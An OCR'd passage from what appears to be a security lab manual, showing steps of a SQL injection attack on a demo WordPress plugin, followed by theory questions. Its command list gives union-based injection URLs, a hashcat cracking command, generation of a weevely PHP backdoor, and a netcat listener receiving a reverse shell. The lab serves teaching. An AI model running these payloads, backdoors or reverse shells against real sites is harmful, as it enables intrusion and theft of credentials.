
STEP 6: Observing the tables we can identify that the “users” table must have useful information. The next query will give us details about the columns in the user’s table.







STEP 7: Now we can get the username and password from the tables mentioned “uname” and “pass” respectively.






STEP 8: Here we successfully managed to get the username and password of the admin from the database.






STEP 9: Logging into the website with the username “test” and password “test” which we retrieved using SQL injection.



STEP 10: Here we get all the details of the admin since we've successfully penetrated the website and managed to get the account details.



B.2 Commands/tools used with the syntax:

- ➔ http://acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php?user=1
- ➔ http://acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php?user=1+ORDER+BY+10
- ➔ http://acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php?user=-1+union+select+1,2,3,4,5,6,7,8,9,(SELECT+group_concat(table_name)+from+information_schema.tables+where+table_schema=database())
- ➔ hashcat64 -m 400 -a 0 hash.txt wordlist.txt
- ➔ -m = the type of hash we want to crack. 400 is the hash type for WordPress (MD5)
- ➔ -a = the attack mode. 0 is the Dictionary (or Straight) Attack
- ➔ hash.txt = a file containing the hash we want to crack
- ➔ wordlist.txt = a file containing a list of passwords in plaintext

- ➔ secuser@secureserver:~/weevely3-master# ./weevely.py generate abcd123 agent.php
- ➔ Generated backdoor with password 'abcd123' in 'agent.php' of 1332 byte size.
- ➔ Usage: ./weevely.py [URL] [AGENT_PASSWORD]
- ➔ root@secureserver:~/weevely3-master# ./weevely.py
- ➔ http://acunetix.php.example/wordpress/ abcd123
- ➔ root@secureserver:~/weevely3-master# nc -l -v -p 8181
- ➔ listening on [any] 8181 ...
- ➔ www-data@targetmachine:/var/www/html/wordpress $ backdoor_reversetcp 192.168.2.112 8181
- ➔ w/html/wordpress $

B.3 Question of Curiosity:

1. What is SQL injection?

Ans:

➔ SQL Injection (SQLi) is a type of injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

2. What is the query that makes SQL injection possible?

Ans:

➔ In SQL Injection, the UNION operator is commonly used to attach a malicious SQL query to the original query intended to be run by the web application. The result of the injected query will be joined with the result of the original query. This allows the attacker to obtain column values from other tables.

3. Explain " OR 1 = 1" and what happens to SQL when this condition is used in the query.

Ans:

➔ We are selecting the password from the table where the user name is admin. We are also pulling the password from the table where ever 1=1 - which is always true. Each row is evaluated to true, thus all passwords are returned. A hacker might get access to all the user names and passwords in a database, by simply inserting 105 OR 1=1 into the input field.

B.4 Conclusion:

(Write an appropriate conclusion.)

After successful execution of this experiment, we can set up firewalls and intrusion detection systems using open source technologies and explore email security and explore various attacks like buffer overflow, SQL injection and web-application attacks.